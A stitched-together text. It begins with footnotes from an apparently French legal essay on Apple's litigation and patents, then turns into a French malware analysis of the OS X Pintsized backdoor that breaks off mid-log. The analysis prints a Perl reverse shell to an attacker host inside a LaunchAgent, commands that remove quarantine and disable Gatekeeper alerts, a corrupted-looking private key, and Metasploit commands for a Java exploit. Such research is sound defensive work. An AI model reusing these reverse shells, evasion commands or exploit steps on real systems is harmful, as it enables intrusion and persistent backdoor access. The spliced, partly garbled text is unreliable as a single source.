- [1] « Inside Apple » est le titre d'un ouvrage d'Adam Lashinsky. La citation de ce titre respecte les conditions posées par le Fair Use Américain.
- [2] La distinction entre Apple - la marque - Apple Inc - l'entreprise - sera faite dans ce texte.
- [3] Les détracteurs et passionnés d'Apple sont au moins tous d'accord sur un point : jusqu'à sa mort, c'est Steve Jobs qui était aux commandes et qui prenait les décisions.
- [4] Au sens de protection juridique
- [5] Dans le texte : Apple cannot get patent-like protection for the idea of a graphical user interface, or the idea of a desktop metaphor [under copyright law].
- [6] Dans le cadre de la propriété industrielle, pour protéger juridiquement et valablement un brevet ou une marque, il convient de déposer ledit brevet ou ladite marque auprès d'un organisme agréé comme l'OHIM, l'INPI, l'OEB ou encore le WIPO.
- [7] Cette distinction n'existe plus, ce qui compte maintenant est le first to file.
- [8] Voir http://en.wikipedia.org/wiki/Apple_Inc._litigation
- [9] Qui sera abordée plus loin
- [10] Il faut savoir que la question des noms de domaines, en matière de propriété industrielle, constitue une part essentielle de cette thématique, au point qu'un département a récemment été ouvert à l'ICANN - la Trademark Clearing House - pour s'occuper des questions relatives aux mécanismes de protection pour les titulaires de marques. Informations disponibles ici : <http://www.cncpi.fr/act1--mars-2013-ICANN---Constitution-de-la-Trademark-Clearinghouse.htm>
- [11] Il ne faut pas oublier que la ville de New York utilise la pomme comme symbole depuis beaucoup plus longtemps qu'Apple Inc., ce qui explique pourquoi l'entreprise a été déboutée de sa demande.
- [12] Voir le lien Wikipédia recensant tous les litiges d'Apple, précédemment cité.
- [13] Appelé OMPI ou WIPO en anglais
- [14] 45 États n'ont pas ratifié ce traité. Les procédures d'enregistrements et de protection des brevets sont donc spécifiques à ces États.
- [15] La liste des États contractants est disponible ici : http://www.wipo.int/pct/fr/pct_contracting_states.html
- [16] Patent Cooperation Treaty : Traité de Coopération en matière de brevets, signé à Washington le 19 juin 1970
- [17] Officie Européen des Brevets
- [18] Une class-action est une procédure regroupant plusieurs personnes attaquant une même entité pour les mêmes (mé)faits. Spécialité juridique anglo-saxonne, elle n'existe pas encore en droit français, bien qu'il a été plusieurs fois question de procéder à une sorte de transposition en droit interne. Les class-actions seront évoquées dans le A du III.

- [19] United States v. Grinnell Corps., 384 U. 563, 570-71 (1966)
- [20] À l'époque, EMI Music détenait environ 70% du marché de la musique
- [21] Textes législatifs et jurisprudences en l'espèce
- [22] Code des États-Unis, titre 17, chapitre 10, section 1008, Audio Home Recording Act : No action may be brought under this title alleging infringement of copyright based on the manufacture, importation, or distribution of a digital audio recording device, a digital audio recording medium, an analog recording device, or an analog recording medium, or based on the noncommercial use by a consumer of such a device or medium for making digital musical recordings or analog musical recordings.
- [23] Voir l'enregistrement sur le Patentscope du WIPO : <http://patentscope.wipo.int/search/en/detail.jsf?docId=WO2013026041&recNum=1&office=&queryString=FP%3A%28Apple+Inc.%29&prevFilter=&sortOption=Pub+Date+Desc&maxRec=4189>
- [24] Voir : <https://developer.apple.com/programs/start/ios/>
- [25] Lire : <http://www.iphone3gsystem.fr/78002/apple-retire-appgratis-de-lapp-store/>
- [26] <http://www.igeneration.fr/iphone/apple-mauvaise-perdante-avec-charlie-miller-66502>
- [27] Les données ont été extraites de StatCounter.
- [28] Lire : http://www.lepoint.fr/chroniqueurs-du-point/guerric-poncelet/securite-apple-a-dix-ans-de-retard-sur-microsoft-selon-eugene-kaspersky-27-04-2012-1456013_506.php
- [29] Lire : <http://www.hackersrepublic.org/mobile/leak-udid-explications>
- [30] Lire : <http://www.zdnet.fr/actualites/une-faille-affecte-les-sms-sur-iphone-apple-ne-se-sent-pas-concerne-39775233.htm>
- [31] Lire : <http://www.lemondeinformatique.fr/actualites/lire-un-malware-java-trompe-apple-52562.html>
- [32] Lire : <http://corte.si/posts/security/udid-leak.html>
- [33] Digital Millennium Copyright Act : législation américaine concernant la protection de la propriété intellectuelle
- [34] <http://9to5mac.com/2013/03/14/retina-macbook-pro-customer-launches-class-action-lawsuit-against-apple-over-alleged-lg-display-flaw/>
- [35] Lire <http://www.droit-technologie.org/actuality-1577/cloud-la-perte-totale-des-donnees-est-possible-la-preuve-par-2e2-et.html>
- [36] <http://www.infoworld.com/t/cringely/hollywood-whodunit-whats-eating-emails-in-icloud-207335?page=0,1>
- [37] <http://www.boursier.com/actions/graphiques/apple-US0378331005.US.html>
- [38] C'est en 2009 que l'action d'Apple était à son plus bas depuis son introduction en Bourse et malgré la sortie de certains appareils considérés comme innovants.

ATTAQUES CIBLÉES ET OS X

Arnaud Abbati et Pedro Vilaça



mots-clés : OSX / MAC / MALWARE / RÉTRO-CONCEPTION / PORTE DÉROBÉE / ROOTKIT

Depuis RSPlug, le DNSChanger Mac, et Flashback, le paysage des logiciels malveillants OS X s'est majoritairement construit autour d'attaques ciblées. Les menaces Imuler, Olyx, Revir, Tibet, MacKontrol, Sabpab, Dockster et CallMe exploitent diverses failles corrigées (PDF, Office, Java, Flash) puis déposent des portes dérobées. Ces attaques visaient le plus souvent des activistes tibétains. Plus récemment, des gouvernements peu scrupuleux espionnent et s'accusent. Après un rappel des technologies nécessaires à la compréhension de l'article, nous analyserons en profondeur Pintsize et Crisis, une porte dérobée et un rootkit, afin de mieux apprécier la sophistication des malwares sur OS X.


1 Lexique corporate

1.1 Mach-O

Les binaires Apple sont des fichiers au format Mach-O [LEX1]. Les binaires universels (FAT) regroupent plusieurs fichiers Mach-O, un par architecture, dans un conteneur, par exemple lssock pour OS X et iOS [LEX2] :

```
$ file lssock
lssock: Mach-O universal binary with 2 architectures
lssock (for architecture x86_64):Mach-O 64-bit executable x86_64
lssock (for architecture armv7): Mach-O executable arm
```

L'en-tête du fichier définit l'architecture, le type (application, extension, objet), le nombre et la taille des commandes de chargement (*Load Commands*). Ces commandes définissent les emplacements et les tailles, brutes et relatives, et le niveau de protection en mémoire (lecture, écriture, exécution) des segments. Elles indiquent également les symboles, les bibliothèques chargées dynamiquement, ou encore le point d'entrée du binaire (**EIP** dans **LC_UNIXTHREAD**). La partie des données contient les segments et leurs sections, ainsi que la signature de code et la table des symboles.



Les *magic* Mach-O pour OS X et iOS sont :

```
0xCAFEFACE # FAT binary, contains Mach-O file(s)
0xFEEDFACE # PPC 32 bits, big endian
0xFEEDFACF # PPC 64 bits, big endian
0xCEFAEDFE # 0xFEEDFACE in little endian, i386 / ARM
0xCFCAEDFC # 0xFEEDFACF in little endian, x86_64
```



De même que CFF Explorer pour les fichiers PE (binaires Windows), MachOView simplifie la lecture et l'édition des fichiers Mach-O [LEX3].

Une application Cocoa [LEX4] est un paquet (*Bundle*), c'est-à-dire un dossier. Le fichier de description du paquet (**Contents/Info.plist**) indique où se trouve l'exécutables (clé **CFBundleExecutable**) dans le dossier **Contents/MacOS** du paquet :

```
$ find /Applications/Calculator.app/Contents -type f
/Applications/Calculator.app/Contents/_CodeSignature/CodeResources
/Applications/Calculator.app/Contents/Info.plist
/Applications/Calculator.app/Contents/MacOS/Calculator
...
$ defaults read /Applications/Calculator.app/Contents/Info CFBundleExecutable
Calculator
```

Comme le montre l'article suivant sur le format Mach-O, il est possible de sculpter ces fichiers pour, par exemple, supprimer une commande de chargement telle que **LC_CODE_SIGNATURE** ou injecter une bibliothèque dynamique [LEX5].

1.2 Extensions du noyau

Les *Kernel Extensions* (*kext*) [LEX6] ajoutent dynamiquement du code au noyau (*Loadable Kernel Module*). Ces modules effectuent des tâches et accèdent à des parties du système (*kernel land*) où une application ne peut interagir (*user land*).

Ces paquets contiennent un fichier Mach-O et appartiennent à l'utilisateur **root**, au groupe **wheel**, avec un masque de **022** au minimum. Les extensions situées dans **/System/Library/Extensions** sont chargées automatiquement au démarrage :

```
$ ls -al "/System/Library/Extensions/Dont Steal Mac OS X.kext/"
total 8
drwxr-xr-x  4 root  wheel  136 Jul 29  2012 .
drwxr-xr-x 227 root  wheel  7718 Mar 28 15:58 ..
drwxr-xr-x  7 root  wheel  238 Jul 29  2012 Contents
-rw-r--r--  1 root  wheel   494 Jun 25  2012 LICENSE
```

Des commandes permettent de charger, décharger et lister les extensions : **kextload**, **kextunload**, **kextstat**.

1.3 Compléments de scripts

Les *Scripting Additions* [LEX7] se chargent au lancement des applications. Elles ajoutent des fonctionnalités à *AppleScript* (dictionnaires). Elles envoient et reçoivent des *AppleEvents* [LEX8] pour injecter du code dans les applications ciblées [LEX9]. Elles s'installent aux emplacements suivants :

```
# Apple
/System/Library/ScriptingAdditions
# Produits tiers privilégiés
/Library/ScriptingAdditions
```

1.4 launchd

Les services OS X et iOS sont principalement gérés par **launchd** (PID 1). Il faut distinguer les services du système (*LaunchDaemons*) et les services de session (*LaunchAgents*, *LoginItems*). Des fichiers XML de type *Property List* les déclarent. Ils se situent à ces emplacements :

```
# Apple
/System/Library/Launch{Agents, Daemons}
# Produits tiers
/Library/Launch{Agents, Daemons}
# Produits tiers de l'utilisateur courant
~/Library/LaunchAgents
```

Un service se déclenche, au choix : au démarrage, périodiquement, à l'ouverture de *sockets*, à la réception de messages inter-processus (*IPC Mach*), manuellement avec la commande **launchctl**, etc. La page de manuel **launchd.plist** détaille l'ensemble des clés possibles.

Avec l'apparition de bacs à sable (*Sandbox*), et donc la restriction de créer ou de modifier des éléments hors d'un conteneur sans autorisation explicite, l'emplacement et le statut de certains *LoginItems* sont consignés dans le dossier **/private/var/db/launchd.db** :

```
$ defaults read /private/var/db/launchd.db/com.apple.launchd.
peruser.$UID/overrides
```

Les *LoginItems* traditionnels sont chargés par la fenêtre d'ouverture de session (*loginwindow*) :

```
$ defaults read loginwindow AutoLaunchedApplicationDictionary
```

Les anciens services du système, les *StartupItems*, sont toujours exécutés par *SystemStarter*, lui-même devenu un *LaunchDaemon*. Les fichiers se situent à ces emplacements :

```
/System/Library/StartupItems      # obsolete
/Library/StartupItems            # deprecated
```

1.5 Quarantaine

L'attribut étendu de quarantaine est le point d'entrée des protections anti-malwares intégrées à OS X [LEX10]. Sous la supervision des *Launch Services* [LEX11], les applications avec la propriété **LSFileQuarantineEnabled** assignent un identifiant unique à chaque fichier, pointant vers des informations de provenance :

```
$ xattr -p com.apple.quarantine ~/Downloads/Ecoute_3.0.8.zip
0002;514c768f;Safari.app;6FFE8217-3B7C-452F-8AF0-C3F5B3DF42F6
```

Ces informations sont stockées dans une base de données SQLite :



```
$ sqlite3 ~/Library/Preferences/com.apple.LaunchServices.QuarantineEventsV2
(...)
sqlite> select * from LSQuarantineEvent where LSQuarantineEventIdentifier =
"6FFE8217-3B7C-452F-8AF0-C3F5B3DF42F6";
6FFE8217-3B7C-452F-8AF0-C3F5B3DF42F6|385658383.581985|com.
apple.Safari|Safari||http://www.pixiapps.com/ecouteosx/builds/
Ecoute_3.0.8.zip||0||http://www.macupdate.com/|
```

Xprotect applique une liste d'expressions rationnelles (*regex*) aux fichiers sous quarantaine. Aujourd'hui, ses signatures détectent seize menaces (dont le test *EICAR*) et quelques variantes :

```
OSX.RSPlug: A
OSX.Iservice: A, B
OSX.He1RTS: 1, 2
OSX.OpinionSpy: 1
OSX.MacDefender: A, B
OSX.QHost.WB: A
OSX.Revir: A, ii, iii, iv
OSX.FlashBack: A, B, C
OSX.DevilRobber: A, B
OSX.FileSteal: i
OSX.Mdropper: i
OSX.FkCodec: i
OSX.MaControl: i
OSX.SMSend: i, ii
OSX.eicar.com: i
OSX.AdPlugin: i
16 threats and 26 variants
```

XProtect bloque aussi les *plugins* internet Flash et Java par comparaison de versions (inférieure ou égale). Attention donc aux préversions de Flash : le numéro d'une version non corrigée peut être supérieur à celui d'une version bloquée.



Figure 1 : Exemple de plugin internet bloqué par XProtect

Lorsqu'il est activé, Gatekeeper vérifie qu'applications, binaires, et paquets d'installation, sous quarantaine, proviennent du Mac App Store ou sont signés par un certificat valide et délivré par Apple (niveau de protection par défaut).

Ces vérifications s'effectuent à l'exécution, et non à la création. Il suffit donc de supprimer l'attribut étendu de quarantaine pour éviter l'alerte :

```
$ xattr -r -d com.apple.quarantine pipo.app
```

Il est aussi possible de désactiver les alertes pour l'utilisateur courant :

```
$ defaults write com.apple.LaunchServices LSQuarantine -bool NO
```

1.6 MRT

Malware Removal Tool est un outil de réparation. Apparu pour mettre un terme à OSX/Flashback, il s'exécute silencieusement lors des correctifs de sécurité et correctifs Java. En cas d'infection, il archive et éradique la menace, puis prévient l'utilisateur.

MRT a permis de mesurer l'impact des mises à jour de logiciels dans l'éradication d'une menace : le trafic de Flashback a été divisé par seulement six sur des noms de domaines aspirés (*DNS Sinkhole*).

2 OSX/Pintsized

Le vendredi 15 février 2013, Jeffrey Czerniak d'Apple Product Security Response diffuse cette menace sur une liste d'échange Mac, sans plus d'informations qu'un nom et une archive ZIP. Une vérification des signatures XProtect n'apporte rien : pas de mise à jour. L'archive contient des fichiers **launchd.plist** et des exécutables Mach-O. La première apparition sur VirusTotal de certains de ces échantillons remonte au 31 janvier. F-Secure révèle l'ampleur de la menace le lundi 18 février [PIN1] : il ne s'agit, ni plus ni moins, que des échantillons déposés lors des attaques des Macs de Twitter, Facebook, Microsoft et même d'Apple !

2.1 Module d'installation

La « communauté » ne partage pas ce *dropper*. Il s'agirait de l'*exploit* non spécifié CVE-2012-3213 [PIN2], affectant Java SE 6 et Java SE 7. L'unique échantillon dans la nature [PIN3] aurait permis à Microsoft de se rendre compte de l'attaque. Il date d'octobre 2012, tandis que le correctif d'Oracle date de février 2013 [PIN4].

La note accompagnant la rustine d'Oracle souligne la possibilité d'exploiter cette faille via des *applets* Java et des applications *Java Web Start*. La note accompagnant les récentes mises à jour de sécurité d'Apple [PIN5] nous apprend que le type Java Web Start est supprimé de la liste des fichiers « fiables » ouverts automatiquement après téléchargement par Safari (y compris si Java était déjà désactivé).

À ce stade, nous ne savons pas exactement comment cette menace s'affranchit de Gatekeeper.

2.2 Reverse Shells

Les huit fichiers **launchd.plist** sont dans un format *Property List* peu courant, mais valide. Ils utilisent les propriétés **RunAtLoad** et **StartInterval**, et comme le



dropper n'est pas connu pour éléver ses priviléges, nous supposons avoir affaire à des LaunchAgents. Nous y distinguons quatre hôtes, leurs domaines sont déjà aspirés par Shadowserver :

```
$ whois corp-aapl.com | grep "Name Server"
Name Server: DNS-NL1-A.SHADOWSERVER.ORG
Name Server: DNS-NL1-B.SHADOWSERVER.ORG
```

Nous pouvons isoler six LaunchAgents : ils contiennent un *reverse shell* en Perl, une méthode simple et éprouvée, mais pas sécurisée : trafic en clair ; pas de vérification de l'hôte contacté. Les deux autres LaunchAgents exécutent les deux binaires Mach-O nommés **cupsd**, tentant ainsi de se faire passer pour le gestionnaire d'impression préinstallé dans OS X (voir figures 2 et 3).

L'analyse initiale par rétroconception des binaires révèle qu'il ne s'agit pas de **cupsd**, mais du programme **sshd** d'OpenSSH 6.0p1 :

```
$ strings cupsd | grep -A 2 -B 1 usage:\ sshd
OpenSSH_6.0p1
usage: sshd [-46DdeiqTt] [-b bits] [-C connection_spec] [-c host_cert_file]
           [-f config_file] [-g login_grace_time] [-h host_key_file]
           [-k key_gen_time] [-o option] [-p port] [-u len]
```

En comparant les symboles avec une version légitime, nous trouvons ces intrus :

```
$ nm cupsd
(...)
00000001000143a0 T _my_getpwnam
(...)
00000001000995a0 S _smk
000000010018fb0 T _smoke_info
000000010019170 T _smoke_ip_client
0000000100037290 T _smoke_privkey
(...)
```

Et en regardant de plus près ces deux LaunchAgents, nous apercevons deux options qui n'existent pas non plus dans le **sshd** original : **-z hostname** et **-P port**. Nous les retrouvons dans les options de **getopt** : (voir figure 4).

Nous trouvons la variable globale **smk** dès le début de **main**, sa valeur est mise à 0. À l'issue de l'analyse des options, le code vérifie la valeur de deux variables où nous retrouvons l'hôte et le port. Ces variables sont

```
mov    eax, [rbp+argc]
mov    rcx, [rbp+argv]
lea    rdx, optstring      ; "P:z:f:p:b:k:h:g:u:o:C:dDeiqrtQRT46"
mov    edi, eax            ; argc
mov    rsi, rcx            ; argv
call   _getopt
mov    ecx, eax
mov    [rbp+optind], ecx
mov    ecx, [rbp+optind]
cmp    ecx, 0FFFFFFFFFFh
jnz   getopt_loop
mov    al, [rbp+backdoor_hostname]
cmp    al, 0
jz    short backdoor_host_null ; backdoor host != "" and...
mov    al, [rbp+backdoor_port]
cmp    eax, 0
jz    short backdoor_error ; ...backdoor port != 0
backdoor_host_null:
    mov    eax, [rbp+backdoor_port]
    cmp    eax, 0
    jz    short sshd_continue
    mov    al, [rbp+backdoor_hostname]
    cmp    al, 0
    jnz   short sshd_continue
```

Figure 4 : Analyse des options par **getopt** puis vérification des arguments **-z** et **-P**

aussi initialisées à 0 au début de **main**, puis contiennent les arguments analysés par **getopt**.

Ensuite, la fonction **smoke_privkey** insère une clé privée RSA, SSH protocole version 2, à la place de la clé du protocole version 1 de l'hôte, modifiant son empreinte et permettant ainsi son identification distante.

```
// sshd.c
int
main(int ac, char **av)
{
    (...)

    /* load private host keys */
    for (i = 0; i < options.num_host_key_files; i++)
    {
        if (i == 0) {
            smoke_privkey();
        } else {
            key = key_load_private(options.host_key_files[i], "", NULL);
        }
        sensitive_data.host_keys[i] = key;
        if (key == NULL)
        {
            error("Could not load host key: %s",options.host_key_files[i]);
            sensitive_data.host_keys[i] = NULL;
            continue;
        }
    }
    (...)
```

Sans les arguments **-z** et **-P**, ce **sshd** malicieux passe en mode serveur et charge sa configuration depuis l'emplacement par défaut **/etc/ssh/**, qui n'existe pas sur OS X. Sinon, il résout l'hôte distant, essaie de se renommer en **dbus-daemon**, se connecte, et passe en tâche de fond (**daemon**). En cas d'erreur, il termine son exécution.

Une fois daemon, **sshd** met en place un tunnel inversé et attend un client sur sa porte dérobée distante.

```
<?xml ?><plist><dict><key>Label</key>
<string>com.apple.env</string><key>ProgramArguments</key><array><string>/usr/bin/perl</string><string>-e</string><string><![CDATA[use Socket;$p=sockaddr_in(443,inet_aton("cache.cloudbox-storage.com"));socket($P,PF_INET,SOCK_STREAM,getprotobynumber("tcp"));connect($P,$p);open(STDIN,>>"$S");open(STDOUT,>>"$S");open(STDERR,>>"$S");exec("/bin/sh -i")]]></string></array><key>RunAtLoad</key><true/><key>StartInterval</key><integer>900</integer></dict></plist>
```

```
<?xml ?><plist><dict><key>Label</key>
<string>com.apple.cupsd</string><key>ProgramArguments</key><array><string>/Users/[REDACTED]/.cups/cupsd</string><string>-z</string><string>corp-aapl.com</string><string>-P</string><string>8443</string></array><key>RunAtLoad</key><true/><key>StartInterval</key><integer>900</integer></dict></plist>
```

Figure 2 : LaunchAgent qui exécute un reverse shell en Perl.

Figure 3 : LaunchAgent qui se fait passer pour cupsd.



2.3 Porte dérobée

Pour nous connecter au daemon malveillant, nous devons modifier un client. Lors de la négociation avec un serveur SSH, le serveur et le client s'identifient. Ce serveur nécessite que le client s'annonce comme **PuffySSH_5.8p1** pour activer la porte dérobée. L'auteur a donc modifié la fonction **sshd_exchange_identification** :

```

mov    rax, [rbp+client_version_string]
lea    rcx, aPuffyssh_5_8p1 ; "PuffySSH_5.8p1"
mov    rdi, rax             ; char *
mov    rsi, rcx             ; char *
call   _strcmp
mov    ecx, eax
cmp    ecx, 0
jnz   not_puffyssh
lea    rax, _smk
mov    rax, [rbp+envp]
call   _child_set_env
lea    rax, aMySQL_histfile : "MYSQL_HISTFILE"
mov    rdi, [rbp+var_270]   : envp
mov    rsi, [rbp+var_268]   : envsizep
mov    rdx, rax             ; name
mov    rcx, [rbp+p_devnull] : value
call   _child_set_env
lea    rax, aLessHistfile  : "LESSHISTFILE"
mov    rdi, [rbp+var_270]   : envp
mov    rsi, [rbp+var_268]   : envsizep
mov    rdx, rax             ; name
mov    rcx, [rbp+p_devnull] : value
call   _child_set_env
lea    rax, aHome           : "HOME"
mov    rdi, [rbp+var_270]   : envp
mov    rsi, [rbp+var_268]   : envsizep
mov    rdx, rax             ; name
call   _child_set_env
lea    rax, aSession         : "TERM"
mov    rdi, [rbp+p_session] : envp
mov    rsi, [rax+Session.term]
cmp    rax, 0
short do_setup_env_continue
lea    rax, [rbp+envp]
call   _child_set_env
lea    rax, [rbp+envsizep]
mov    rdi, aTerm            : "xterm"
lea    rsi, aTerm
mov    rdi, rax
mov    rsi, [rbp+p_xterm], rsi
mov    rsi, rcx
mov    rcx, [rbp+p_xterm]   : envsizep
call   _child_set_env
do_setup_env_continue:

```

Figure 5 : Comparaison de la version du client, activation de la porte dérobée et modification des options du serveur

La fonction **sshd_exchange_identification** :

- passe la variable globale **smk** à 1 (porte dérobée activée) ;
- modifie les options du serveur, notamment **log_level** et **pid_file** pour minimiser les traces ;
- crée les sous-systèmes **smoke_info** et **smoke_ip_client**, en plus des sous-systèmes sftp par défaut.

La valeur de **smk** active le code malveillant des fonctions suivantes :

allowed_user	accepte la connexion, quel que soit le nom d'utilisateur
auth_log	désactive l'historique de connexion pour l'utilisateur
getpwnamallow	appelle my_getpwnam , récupère l'utilisateur courant ou root
do_setup_env	désactive l'historique de la session shell
do_rc_files	désactive les fichiers rc de l'utilisateur courant
do_child	désactive le module PAM
user_key_allowed	ajoute sa clé publique pour l'authentification

```

backdoor_check:          : CODE XREF: _do_setup_env+7CB↑
                           : _do_setup_env+7E1↑
lea    rax, _smk
mov    rax, [rbp+envp]
cmp    rax, 0
jz    do_setup_env_continue ; if ( smk != 0 )
                           ; {
lea    rax, [rbp+envp]
lea    rdx, aHistfile      : "HISTFILE"
lea    rsi, aDevNull        : "/dev/null"
mov    rdi, rax
mov    [rbp+p_devnull], rsi : envp
mov    rsi, rcx             ; envsizep
mov    r8, [rbp+p_devnull]
mov    [rbp+var_268], rcx
mov    rcx, r8               ; value
mov    [rbp+var_270], rax
call   _child_set_env
lea    rax, aMySQL_histfile : "MYSQL_HISTFILE"
mov    rdi, [rbp+var_270]   : envp
mov    rsi, [rbp+var_268]   : envsizep
mov    rdx, rax             ; name
mov    rcx, [rbp+p_devnull] : value
call   _child_set_env
lea    rax, aLessHistfile  : "LESSHISTFILE"
mov    rdi, [rbp+var_270]   : envp
mov    rsi, [rbp+var_268]   : envsizep
mov    rdx, rax             ; name
mov    rcx, [rbp+p_devnull] : value
call   _child_set_env
lea    rax, aHome           : "HOME"
mov    rdi, [rbp+var_270]   : envp
mov    rsi, [rbp+var_268]   : envsizep
mov    rdx, rax             ; name
call   _child_set_env
lea    rax, aSession         : "TERM"
mov    rdi, [rbp+p_session] : envp
mov    rsi, [rax+Session.term]
cmp    rax, 0
short do_setup_env_continue
lea    rax, [rbp+envp]
call   _child_set_env
lea    rax, [rbp+envsizep]
mov    rdi, aTerm            : "xterm"
lea    rsi, aTerm
mov    rdi, rax
mov    rsi, [rbp+p_xterm], rsi
mov    rsi, rcx
mov    rcx, [rbp+p_xterm]   : envsizep
call   _child_set_env
do_setup_env_continue:

```

Figure 6 : Code malveillant de la fonction **do_setup_env**. Exporte quelques variables d'environnement sur **/dev/null** et s'assure d'avoir un **TERM**.

En modifiant la clé publique embarquée et en altérant la version d'un client SSH, nous nous connectons à cette porte dérobée.

2.4 Clé privée / clé publique

Le binaire contient donc une clé SSH privée et une clé SSH publique. Contrairement à ce qu'affirme un blog de sécurité [**PIN6**], ces clés ne vont pas de pair.

Prenons la clé publique :

```
$ cat pintsized_pub_key.pub
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQDBFV615NZAHawn9B303I8Ky0Bj1NGI
ViwAhoqTMCYihdk/BCxefFx07Zc15WbHju0mxSA24F1g6DyjeAFbCmp0MzPk4npNb
yN2VMP85F21GxzjioZoWANzyhRv1J5V0cPyNqf1GuAGFwZwpVu7t034EcCypybCre
cgIMkLqAq9uVMogErRaZleL6hnkdZDdbuHvc90U2Lobbt8jXwFRCfRt+UP3pcws/y97
iNyrlFdF009f81FcF2HkPvu7aYfrRMQes5Inid3XAqpxuG7jzPkEdjk0+b1qI5XIK
KySY80NB3opmYQNGPT0R+X56zcKmm3rYoprnnvr1
```

Prenons la clé privée :

```
$ cat pintsized_priv_key
-----BEGIN RSA PRIVATE KEY-----
MIIEpIBAAKCAQEaxZTSPAU463gL800eoKfDdc9scasrqVCTp1Y0/ZnZ/bamX/T
01R6M1CFWBik0mBDhqSZSSX7ov7/u42sVfp0moq2svppyyakk1Q0h92Gwb+lJ0te
```

```
/4aN8S1FFFXUzTRzfxiDjoNTEW0UR2+b196c4AyndiZtv+NmsZZdPeXCUs7C9NAp
vFBAALNxJ/JdEK04WI8PYrFvpAc3Wxxn9e+NFOwms0zn8+m61UwbjL7JxaR8J1o
8feRhy+WS+Is70ay6x3migJ311z15WeRRWvwDxoW0w5e3G6Imx3wGIz3o/txAuA
QWC3isgEFRev30I7W99Y1TberKchJukfPNuQfwIBiwKCAQEArwAn7ASgIQPtbwT
0B+p3V/yVgyjA63EmqQgUDmZnuOarMMEhB0+1C56DL+TCwejoEHDeVvEdxInYq
7RDmM70ep1i5acMkDGk112xwCrE0nyWAButKhsGykrjsBjxFYfEkEIlxZsglwsu
yFd1APU7Ja0CHVvycySioh0fyADHqnWyGmw+XZ6gIlyBk909MD0syiCfnSicn6Xks
/xAfviVdubt7TFmD45ZZ1LKHI4gH8CvTqbUr5GkSRsxgwHvgQPoHgU5Exr5Ii3h+C
JLE4NqMoAtf0peLsz4JJaPVxOLzwKe/HMVxuIeB0mYfwhHwvshLrohmHTD4J
o6q9mwKBgQDsAtdk7Abg8rjjC3grpZLUxHzueinmhOnCEeoovFnrb9B73W0GAw4K
Xgdpnxh4Nsln76n1lystmx5xDmgB8tmb5G7He03z30xAei1i4gbY4U2y9k0V7m
UoC4Undgnj1cMJN0Yj6eV7rdxUtMvqfkxHbgzly09qgr1rlgMvmkdwkBgQDNUmbo
VJKbVuIBA4ccyiy0/QM06b9ZatHRYvG851SStheqAu8uIqv17F4pg1DnyuHdCj+
WAXERxRdKpOBCKJwCm8WomDre34VQ5Nn1jP4TN0L8vWkITB14m4i067uWlQemCwe
1uMINhgoKaGyys+7jSGxDLZ7nRh16tM7gAeoQKBgQ0Deh1Y0sdqmYTH6pGn9Rfc9
o0sxtQlvSh46pC2xZ0cRLukkVG4bnHsMwKfnwZkr3lpGPkkALPMDKF1lwW4scXc
IIWtdtE1vEiCuJjdPB0zbHxtQiyTeoytRn1dVrf4q7h5kHjkW49heqz10b+1Vx4
0ezN06mx7-Knw7wN2Bn3QKbzQKZE9fzBuz1vyu81wdxS3-zwzcmLKj0K6EMCk
Pf4CsXaz5EOPGoyeHYJ4UUC4eUMzi8mqs8uavif0F8whHv1+zWkXpX1Vy28RwdT
RK5B4h1+d1yEkoIV4xp+smBpZ/FEyJIuiaEfB8hz3sbCF12Ud3wEz4NQhgF+u
7wds8wKbGQDlGgza5PLE1g4f74exiJYE8/KylwAUf/UAog7GbcGT3AtHX0X0C26v
PKYUml1SI9M2C+1mbKKNSSx17a/HVU9+Xcg0kcP9g660JYIx00BudIJgVm69A2
Y/mDhK3wmtDghlqueXyse1rBG95CVH4x76tMgbD10qczi0qeGD3Ng==

-----END RSA PRIVATE KEY-----
```

Calculons la clé publique pour comparer :

```
$ ssh-keygen -f pintsized_priv_key -y > pintsized_priv_key.pub
```

La clé publique ne permet pas de s'authentifier avec la clé privée, leurs empreintes sont différentes :

```
$ ssh-keygen -lf pintsized_pub_key.pub
2048 f5:86:20:ae:c8:85:66:3b:25:15:33:0b:e3:9f:ae:55 pintsized_pub_key.pub (RSA)
$ ssh-keygen -lf pintsized_priv_key
2048 4c:c8:db:fd:16:6a:87:62:48:9b:41:28:c9:eb:e1:cb pintsized_priv_key (RSA)
```

2.5 Retour sur la quarantaine

Contrairement à ce qu'affirment de nombreux blogs, le module d'installation ne contourne pas Gatekeeper. Java, **Launchd**, ou encore le Terminal ne sont pas affectés par la quarantaine : ils n'utilisent pas Launch Services. Démonstration avec Metasploit.

La cible est une machine pas à jour, avec OS X 10.8.2 et Java SE 7u7. Nous utilisons la faille Java CVE-2013-0422 [PIN7] :

```
msf > use exploits/multi/browser/java_jre17_jmxbean
msf exploit(java_jre17_jmxbean) > set LHOST 192.168.132.30
msf exploit(java_jre17_jmxbean) > set PAYLOAD java/shell_reverse_tcp
msf exploit(java_jre17_jmxbean) > set SRVHOST 192.168.132.30
msf exploit(java_jre17_jmxbean) > set URIPATH pipo
msf exploit(java_jre17_jmxbean) > exploit
[*] Exploit running as background job.
[*] Started reverse handler on 192.168.132.30:4444
[*] Using URL: http://192.168.132.30:8080/pipo
[*] Server started.
msf exploit(java_jre17_jmxbean) >
```

L'attaque se déroule bien, nous obtenons une session avec un reverse shell Java :

```
[*] 192.168.132.50  java_jre17_jmxbean - handling request for /pipo
[*] 192.168.132.50  java_jre17_jmxbean - handling request for /pipo/
[*] 192.168.132.50  java_jre17_jmxbean - handling request for /pipo/NWlkdFQ.jar
